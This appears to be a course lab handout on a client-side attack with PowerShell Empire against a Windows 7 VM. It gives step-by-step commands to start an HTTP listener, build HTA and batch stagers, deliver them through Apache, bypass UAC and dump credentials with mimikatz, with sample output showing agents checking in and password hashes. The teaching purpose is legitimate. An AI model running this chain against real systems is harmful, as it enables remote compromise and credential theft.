Using Powershell Empire

This is the lab for client side attack. We are approaching with a social engineering type. The purpose is to verify that users learnt and understood the security awareness program. If they click and run the program, their workstation will be penetrated. When you see the words "**Take a screenshot…**" in reference to some output or result, do that as well as copying the corresponding text from your CLI utility…

…be it in *Kali* **or** *Win7*.

1. Pre-requisite:
   a. Your Kali may need internet connection for additional files. Make sure your VM has set the networking to **NAT**
   b. A Windows 7 workstation as a victim in the attack. This VM is set to NAT and can ping the Kali Linux.
2. *Exercise – **Client-side** attack using **batch file***
   a. On your Kali, open the terminal, `cd` to `/opt/Empire/` and run `./empire`
   b. When you are inside the framework, at the main prompt (`(Empire) >`), type `listeners`
   c. Type `help` to see the menu
   d. Type `uselistener <space>` , then click your tab twice to see the menu and confirm that `http` is available
   e. Run `uselistener http`
   f. When you are inside `listeners/http`, type `info` to see the menu
   g. Run `set Name http`
   h. Run `set Port 8080`
   i. Run `set Host http://YOUR_KALI_IP:8080`
   j. Run `info`, **Take a screenshot** of your info with updated information
   k. Run `execute`
   l. **Take a screenshot of the** listener successfully started
   m. Type `main` to go back to your main menu and type `listeners` to see the active listener job. **Take a screenshot** of your active listener
   n. Type `usestager <space>` , then click your tab twice to see the menu
   o. Run `usestager <full name of windows/hta as seen from the menu>`
   p. Type `info`, then `set Listener http`

      then `set OutFile /tmp/empire.hta`

   q. Type `generate` to get the payload prepared at the `out-file` directory
   r. **Apache Web**
      i. Run `apache2ctl start`
      ii. **If** Apache doesn't start:
         1. Use `systemctl status apache2.service` to view the detail log


        2. Use **netstat -tulpn |grep :80** to find what daemon is running on **port 80** and then kill that daemon.
        3. Try to start your **apache** again

s. Put your newly created **hta** file into the **/var/www/html/** directory

t. Go to your Windows 7 VM, open the browser, and access **http://YOUR_KALI_IP/empire.hta**

u. Confirm that you **want** to open the file from IE warning.

v. Go back to your Kali and confirm that your **Empire** agent is turning green. **Take a screenshot of it**




```
(Empire: listeners) > [!] empire.hta requested by 192.168.222.145 w
[!] favicon.ico requested by 192.168.222.145 with no routing packet
[*] Sending POWERSHELL stager (stage 1) to 192.168.222.145
[*] New agent NFB3E18V checked in
[+] Initial agent NFB3E18V from 192.168.222.145 now active (Slack)
[*] Sending agent (stage 2) to NFB3E18V at 192.168.222.145
(Empire: listeners) >
```

w. Type **agents** to see the established session


x. Type **interact <your agent name>**

3. **Do it yourself**
    a. Repeat step **2b** above, in order to check to see if you already have the listener **http** for **http://YOUR_KALI_IP:8080** -- which you may, as a result of the previous steps.
    b. If not, then open a listener for **http** as instructed above, if needed. (Steps **2d** through **2m**)
    c. Use **Launcher_bat** in stager (**take a screenshot)**
    d. Generate the **launcher.bat**, just as you did **empire.hta** earlier (first inside of **/tmp** and then moved to **/var/www/html**)
    e. Copy it to your Windows 7 VM (**C:\Temp**). You can do this by navigating to **http://YOUR_KALI_IP/launcher.bat** and then saving the file to the aforementioned destination directory (which you may also need to create!)
    f. Launch the batch file from the Win7 *as administrator*, and capture the established connection on Kali via the agent
    g. **Take a screenshot** of the new agent on your Kali
4. Interact with the Windows 7 victim
    a. From the interactive prompt, type **shell net localgroup administrators**
        - **Take a screenshot** of what you find in the victim's local **administrators** group.
    b. Type **bypassuac http** . **Take a screenshot** that you can bypass the Windows UAC. If you get error messages like "Not in a medium integrity process", just don't worry about it.



```
(Empire: UAZ9GL5F) > bypassuac http
[*] Tasked UAZ9GL5F to run TASK_CMD_JOB
[*] Agent UAZ9GL5F tasked with task ID 8
[*] Tasked agent UAZ9GL5F to run module powershell/privesc/bypass
(Empire: UAZ9GL5F) > [*] Agent UAZ9GL5F returned results.
Job started: 7RGPU4
[*] Valid results returned by 192.168.222.145
[*] Sending POWERSHELL stager (stage 1) to 192.168.222.145
[*] New agent H3UF2ZXK checked in
[+] Initial agent H3UF2ZXK from 192.168.222.145 now active (Slack
```

c. Go back and type **`agents`**. You should see a session with a (**`*`**). It indicates that you already got an escalated privilege




```
[*] Active agents:

Name     La Internal IP     Machine Name    Username                 Process
----     -- -----------     ------------    --------                 -------
win7     ps 192.168.222.145 WIN-QT1VSHP3IRR  WIN-QT1VSHP3IRR\trans   powershell
UAZ9GL5F ps 192.168.222.145 WIN-QT1VSHP3IRR  WIN-QT1VSHP3IRR\trans   powershell
H3UF2ZXK ps 192.168.222.145 WIN-QT1VSHP3IRR *WIN-QT1VSHP3IRR\trans   powershell
```

d. Use the above command to interact with the new agent, Type **`mimikatz`** and wait for the results.

e. Did you see the password of the current logon user? **Take a screenshot of the *<u>ID</u>* and *<u>password</u>***



```
              : S-1-5-21-2522199229-2394343966-2843289636-
msv :
 [00000003] Primary
 * Username : trans
 * Domain   : WIN-QT1VSHP3IRR
 * LM       : a7f6fe4d214a8591ad4415bac9110934
 * NTLM     : 8949f50780328679b681e53de6559154
 * SHA1     : 5bf4b7f82d571179b9652953c273d331876dded3
tspkg :
 * Username : trans
 * Domain   : WIN-QT1VSHP3IRR
 * Password : [redacted]
```

f. Type **`creds`** and **Take a screenshot of all stored passwords (hash and plaintext)**

g. When you are done, type **`agents`**, then **`remove <agent name>`** to kill all agents.

h. You can then exit.